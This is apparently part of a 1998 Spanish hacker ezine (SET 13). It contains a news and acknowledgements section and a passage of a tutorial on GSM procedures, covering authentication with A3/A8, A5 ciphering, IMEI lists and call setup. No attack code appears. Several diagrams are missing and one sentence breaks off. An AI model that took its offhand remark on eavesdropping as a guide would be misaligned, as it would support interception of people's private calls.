Anotala y que no se te pierda. Cualquier cosa que envies debera ser convenientemente encriptada usando esta llave:

```
<+> keys/set.asc
Type Bits/KeyID Date User ID
pub 2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
```

```
mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnsOezwkBK/Bo++zd9197hcd9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUv1H+1vp4QI+uDX7jb9P6j3LGhn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWCYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/laGTfCzWpJiVchY
v+aWyli7LxiNyCLL7TtkRtse/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1OckaQ
HaUBEXbYBP01YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiq12J5dEiFqg00QKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/rlnsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwPp/Z0yGJL8fG0yrNfOEHQEW
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfce7DV4vVvM8wl7ukCUDtAImRfxai5EdpY
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

}} } Agradecimientos

Tenemos que comenzar como no, por RoDaC-SUB, que se nos ha currado la web de una manera genial.

Tambien hay que agradecer a Garrulon su trabajo en pasar todos los numeros de SET a formato hlp. Ya se que nos has pedido que te enviemos SET a tiempo para sacar todas las versiones a la vez. Pos eso se hara para SET 14. [Y si puedes con mas formatos adelante]

No podemos olvidarnos tampoco de Drako, que mantiene en su pagina copias de SET en formato original y en .hlp [ <http://www.audinex.es/~drakowar> ], tambien podreis encontrar la version .hlp en VanHackez.

Y como no, tambien le damos las gracias a todos aquellos que nos enlazais desde vuestras paginas o manteneis copias de la ezine en sus diferentes formatos. Como dar las gracias uno a uno puede extenderse mucho, aqui teneis una lista completita de los sitios que hasta la fecha sabemos que nos enlazan. Si teneis un enlace a nosotros y no estais en la lista.. por que no nos escribis y nos lo poneis mas facil? :-)

<http://vanhackez.islatortuga.com/links.html>  
<http://raregazz.islatortuga.com/colabora.htm>  
<http://www.ctv.es/users/melet>  
<http://www.larc.net/BloodWorld/TRAX>  
<http://www.larc.net/BloodWorld/marauder/links.htm>  
<http://www.angelfire.com/wa/diox>  
<http://vendaval.dia.fi.upm.es/~iillesca>  
<http://www.geocities.com/SiliconValley/Peaks/7837>  
<http://www.geocities.com/SoHo/Gallery/2146/turbios.html>  
<http://www.geocities.com/SiliconValley/Way/3287/hackers.htm>  
<http://www.geocities.com/Athens/Forum/7094/enlapag.htm>  
<http://www.geocities.com/SiliconValley/Horizon/8559/links.html>  
<http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html>  
<http://www.geocities.com/Eureka/4170/link.htm>  
<http://www.arrakis.es/~igor>  
<http://www.arrakis.es/~enzo/links.htm>  
<http://www.arrakis.es/~chessy/index.htm>  
<http://www.arrakis.es/~toletum/opcion4.htm>  
<http://www.arrakis.es/~jrubi/links.html>  
<http://www.arrakis.es/~ajroman/linkshack.htm>  
<http://www.redestb.es/personal/quickly/links.html>  
<http://www.redestb.es/personal/wiseman/LINKS.htm>  
<http://www.redestb.es/personal/scarta/links/links.html>  
<http://www.redestb.es/personal/rufaza>  
<http://www.minorisa.es/homepag/pretor/pok.htm>  
[http://web.jet.es/~simon\\_roses/weblink.html](http://web.jet.es/~simon_roses/weblink.html)  
<http://www.idecnet.com/~jlgr/gallego2.htm>  
<http://www.infsoftwin.es/usuarios/diablin/links.htm>  
<http://moon.inf.uji.es/~hackvi/index.html>  
<http://www.ctv.es/USERS/polito6/links.htm>  
<http://www.vegasicilia.com/tommm/bookmark2.html>  
<http://www.iponet.es/~vactor/scarta/links/links.html>  
<http://www.audinex.es/~drakowar/Hack/enlaces.htm>  
<http://usuarios.intercom.es/vampus/kultura.html>  
<http://lobocom.es/~nando/textos.htm>

Esta lista como ya sabeis no puede ser completa ya que las direcciones aparecen y desaparecen con celeridad pero menos da una piedra.  
A todos vosotros...Gracias

Y claro, tambien hay que agradecer a los 40 Principales, y mas concretamente a JuanMa Ortega y todo el equipo de Internight el haberme permitido estar alli informando de la escena underground en Internet.

}} Actualizacion de SET WEB

Pues eso, que la web de SET ha sido actualizada por RoDaC-sUB, y que contamos con un par de textos nuevos en la seccion correspondiente. Ademas del cambio en el tablon para que dejeis vuestros mensajes.

}} Anillo de SET.

Pues eso mismo, un anillo en la red que nos enlace a todos. Eso es lo que nos estamos currando, y que esperamos este disponible lo antes posible.

Necesitamos gente que se quiera currar unos logos decentes para el anillo y si alguien quiere compartir la pesada carga de administrarlo sera bienvenido.

}} SET CON

Se ha comentado la posibilidad de realizar una CON a lo grande para este año. Ya sabeis, algo asi como la DefCon, pero a lo hispano. Para el caso, SET CON no suena nada mal. Claro, que para poder llevarla a cabo, se necesitaran vuestras colaboraciones.

De momento se ha comentado la posibilidad de realizarla en Madrid, por eso de que ni esta lejos ni esta cerca de nadie. Pero esto es solo una posibilidad. Se necesita local, gente en la organizacion, ordenadores, conexion, conferenciantes... Vamos, que se nos viene encima. Si alguien se anima puede ponerse en contacto con nosotros y empezar a preparar un programa de actividades, etc.

}} SET 14

Vale, de acuerdo. Todavia estais por la mitad de SET 13 y ya os vamos a poner los dientes largos con SET 14. Bueno, solo deciros que se va a mantener una periodicidad bimestral. Pero para que salga adelante, y este bien de contenidos teneis que colaborar, porque SET lo haceis vosotros.

[No te preocupes, Garrulon. Para SET 14 te llegara antes una copia para que la pases a .hlp]

}} Trashdeeper

Parece que el famoso proyecto TrashDeeper, ese de la megazine underground hispana, empieza a dar sus frutos. Han avisado que para primeros de 1998 estara disponible su primer numero.

Ya estamos en Febrero, no?

}} JJF Hackers Team

Recibimos un mail por parte de Conde Vampiro avisando del lanzamiento del primer numero de su ezine y pidiendo opinion. Nuestra opinion: Merece la pena, daos un garbeo por su web y pilladlo

Por cierto el numero 2 debia estar a punto de salir.

}} Underhack

Nuevo 'look' de Underhack que amplia secciones y sigue manteniendo su exhaustiva lista de publicaciones under.

\*EOF\*



Por registro de una MS se entiende le proceso que se produce al encender el terminal. En este momento, el terminal notifica al sistema GSM que el movil esta en disposicion de iniciar y recibir llamadas, quedando esta informacion registrada. De ahi lo de registro, como podreis suponer.

Una MS registrada, cuando se encuentra en estado de reposo, se encuentra permanentemente sintonizando los canales BCCH y CCCH.

Por el BCCH se recibe la informacion general de la red, esto es, el area de localizacion actual, las celulas adyacentes, etc.

En cambio, por el CCCH la red notifica las llamadas entrantes a las MS.

PROCEDIMIENTO DE ACCESO AL SERVICIO

=====

Es un procedimiento que se lleva a cabo en el momento en el que el movil accede a la red para solicitar alguno de los siguientes servicios:

- \* Registro y cancelacion de una MS.
- \* Actualizacion de la posicion.
- \* Iniciar una llamada.
- \* Recibir una llamada.

El procedimiento de acceso tiene siempre su origen en la MS. Su objetivo es la asignacion de una canal dedicado para el intercambio de la sepalizacion entre la MS y la MSC.


Para llevar a cabo este procedimiento, se usan los canales RACH, AGCH y SDCCH.


En el caso de que exista colision en el acceso de varios moviles sobre el RACH, se usa la tecnica de contienda Aloha. Esta tecnica se fundamenta en el hecho de la retroalimentacion, esto es, cuando la trama emitada, pasado un tiempo, vuelve al emisor. Asi, el emisor puede saber si la trama pudo ser enviada o no, pues en el caso negativo, la trama habra sido destruida. En este caso, se espera un tiempo aleatorio, y se reenvia la trama. Y esto es la tecnica Aloha.

La trama enviada para el acceso a RACH, y posibilitar la resolucion de contienda, presenta el siguiente formato:



Y aqui tenemos el procedimiento de acceso en la forma que ya deberiais estar acostumbrados a ver:





- TA -> Tipo de acceso.
- DA -> Discriminador aleatorio.
- ChA -> Canal asignado.
- PM -> Potencia Maxima.
- MI -> Mensaje inicial.

\* NOTA: Entre corchetes se muestran los parametros que se envian de una entidad a otra. Esta representacion sera la que se siga en el resto de los esquemas de este estilo.

PROCEDIMIENTOS DE SEGURIDAD  
 =====

Por fin, aqui esta el tema que seguramente os interesara mas. Y para no entreteneros mas, here we go!

Cuando se solicita algun tipo de servicio se realizan algunas tareas de seguridad para proteger la informacion que se transmite. Estas tareas son:


- \* Autenticacion en el acceso a la red.
- \* Cifrado de la informacion en la interfaz de radio.
- \* Identificacion del equipo movil.
- \* Asignacion de identidad temporal.

Para llevar a cabo los procesos de autenticacion y cifrado se define la siguiente tripleta.

- \* Un numero aleatorio (RAND).
- \* La respuesta firmada (SR).
- \* La clave de cifrado (Kc).

Esta tripleta se corresponde con cada abonado al servicio GSM y es





El proceso es muy simple. Como ya hemos visto, en el HLR se mantiene una tripleta con los datos Kc, Rand y SR. Tambien hemos visto que Kc y SR se obtienen del uso del numero aleatorio Rand y la clave secreta del usuario Ki. Esta clave, como sabemos se almacena tanto en el AuC como en la tarjeta SIM.

Para autentificar a un usuario, el VLR busca la tripleta correspondiente al IMSI de la tarjeta del usuario. Una vez obtenido el IMSI, le envia a la MS el numero aleatorio Rand correspondiente de la tripleta. El MS usa el numero Rand en conjunto con la Ki almacenada en su tarjeta SIM y el algoritmo de cifrado A3. Esto da como resultado la respuesta firmada (SR), que la MS envia al VLR. Ahora el proceso sigue dos partes. (Se os ocurre alguna sigla mas? :) )

Por una parte, el VLR comprueba comprueba que la SR enviada por la MS sea identica a la almacenada en la tripleta, y de ser asi, permite el acceso a la red GSM.

Por otra parte, el MS genera la clave de cifrado Kc usando la clave del usuario Ki que esta almacenada en... lo habeis adivinado, la tarjeta SIM, usando el algoritmo de cifrado... Exacto!!! El A8. Esta clave de cifrado Kc se usa en el procedimiento de cifrado que se describe ya mismo, segun termineis de leer esta frase.

PROCEDIMIENTO DE CIFRADO  
=====

El procedimiento de cifrado se usa para codificar la informacion que se transmite en una comunicacion por la red GSM. Hay que recordar que la red GSM usa una interfaz de radio como enlace entre la MS y la BTS. Y como segun la Direccion General de Telecomunicaciones la radioescucha no es delito, pero se debe garantizar la intimidad, la informacion es codificada siguiendo un procedimiento estandar.

\* NOTA: Que la radioescucha no este tipificada como delito no quiere decir que podais hacer lo que querais. La Direccion General de Telecomunicaciones advierte que si bien escuchar no es delito si lo es grabar lo que se escucha, asi como transcribirlo a otros medios, o darlo a conocer, etc., sin el permiso de las personas que establecen la comunicacion o sin una orden judicial. Aun asi ya sabeis, lo que hagais es cosa vuestra.

Volviendo a lo que interesa, la informacion se codifica usando otro algoritmo de cifrado, que siguiendo con la originalidad que caracteriza a los que les ponen nombre se llama A5.

Como parametros de entrada, este algoritmo usa la clave Kc junto con el numero de la trama TDMA correspondiente. El resultado es una secuencia de 114 bits que se somete a una operacion XOR logica con los 114 bits de datos de un time slots (recordad, los dos bloques de 57 bits de datos que hay en un time slot).

Todo esto para que luego hablen de paranoias ajenas. Pues anda que los que diseñaron el GSM no son paranoicos ni nada.

PROCEDIMIENTO DE IDENTIFICACION DE EQUIPO

=====

Todavia queda este procedimiento de seguridad, en el que se comprueba que el equipo que se esta usando no sea robado o no este autorizado.

En esta ocasion se usa la base de datos de IMEIs que hay en el EIR. Asi, cuando se procede a realizar una llamada desde una MS, se busca en el EIR el registro correspondiente al IMEI del equipo, pudiendo este encontrarse en una de las listas siguientes:

- \* Lista blanca -> Se permite al terminal conectarse a la red.
- \* Lista gris -> El terminal esta bajo observacion por posibles problemas.
- \* Lista negra -> El terminal ha sido denunciado como robado, o bien esta declarado como no autorizado. Este terminal no tiene permitida la conexion a la red.

PROCEDIMIENTO DE REGISTRO DE MS (ATACH)


=====


Este es el proceso mediante el cual, la MS comunica a la red GSM que esta disponible para iniciar y recibir llamadas.

El procedimiento de registro se lleva a cabo mediante la siguiente secuencia de acciones:

- \* Barrido de la interfaz de radio por la MS.
- \* Deteccion del canal BCCH y decodificacion del area de localizacion (LAI).
- \* La MS inicia el proceso de acceso a la red.
- \* Se efectua el procedimiento de autentificacion, tal y como lo hemos visto.
- \* El VLR analiza el IMSI para localizar el HLR al quese debe consultar.
- \* El HLR decide si acepta o no la operacion de registro solicitada.

Veamos ahora la secuencia de acciones en el tipo de esquema al que ya os habreis acostumbrado, verdad? :





PROCEDIMIENTO DE CANCELACION DE REGISTRO (DETACH)

=====

Este procedimiento se produce cuando la MS comunica a la red que va a pasar al estado de inactividad. De esta forma, se inhabilita la función de búsqueda o Paging cuando se produce una llamada dirigida hacia la MS.

El proceso sigue estos pasos:

- \* La MS inicia una sesión RR de acceso a la red especificando como causa la cancelación del registro.
- \* Se marca al IMSI asociado como Detach dentro del MSC/VLR.
- \* No se confirma esta situación a la MS.
- \* No se informa al HLR.

Existe también un procedimiento automático de cancelación de registro que se efectúa por la red cuando transcurrido un tiempo la MS no realiza ningún acceso.

PROCEDIMIENTO DE LLAMADA DESDE UN MOVIL


=====

Después de eso mismo, cuando la MS desea efectuar una llamada se ejecuta este procedimiento, que consta de las siguientes fases:

- \* El usuario compone el número del abonado al que llama.
- \* Se realiza el procedimiento de acceso para obtener la asignación de un canal de señalización.
- \* Se efectúa el procedimiento de autenticación, si el móvil no

- estaba ya registrado.
- \* Encaminamiento la llamada.
- \* Comprobacion del IMEI.
- \* Asignacion de un TCH.

Otro esquemita ;) :



MSISDN -> Mobile Subscriber ISDN.

PROCEDIMIENTO DE LLAMADA HACIA UN MOVIL  
 =====

Lo primero que debemos considerar cuando se efectua una llamada hacia un movil es que este se puede encontrar en cualquier parte, sin estar limitado a un pais, pues este era uno de los objetivos del estandar GSM. Asi, el numero de un movil queda internacionalmente definido por el plan de

numeracion E.164, y pasa a denominarse MSISDN (Mobile Subscriber ISDN).

Este numero incluye el codigo de pais (34 para España) el Codigo de Destino Nacional (NDC - National Destination Code) que identifica al operador del usuario (09 y 29 para Movistar - 07 y 27 para AirTel; el 9 inicial que se marca aqui en España es para indicar que se trata de un servicio especial).

Los primeros digitos del resto del numero identifican el HLR donde se encuentra registrado el abonado.

Cuando se produce una llamada hacia un movil, esta es originariamente enviada una Gateway MSC (GMSC). La GMSC es basicamente un conmutador capaz de interrogar al HLR del abonado para obtener la informacion que le permita encaminar la llamada, pues en el HLR se almacena la MSC en la que el abonado se encuentra en un momento dado. Ademas, contiene una tabla de enlaces entre los MSISDN y sus correspondientes HLRs. Asi deberia quedaros claro que no es lo mismo la GMSC que la MSC.

Una vez localizado el MSC/VLR donde se localiza al movil (mediante la informacion del HLR, recordadlo), el MSC/VLR inicia el proceso de paging. El proceso se inicia transmitiendo desde todas las BTSs del area de localizacion donde se encuentra la MS, un mensaje de busqueda. Este mensaje de busqueda es el mensaje RIL3-RR PAGING REQ, y es enviado sobre el canal PCH.


El movil se encuentra permanentemente escuchando el canal PCH. Cuando detecta una llamada entrante, inicia el proceso para que le asignen un canal de control (o señalizacion) dedicado. (SDCCH)

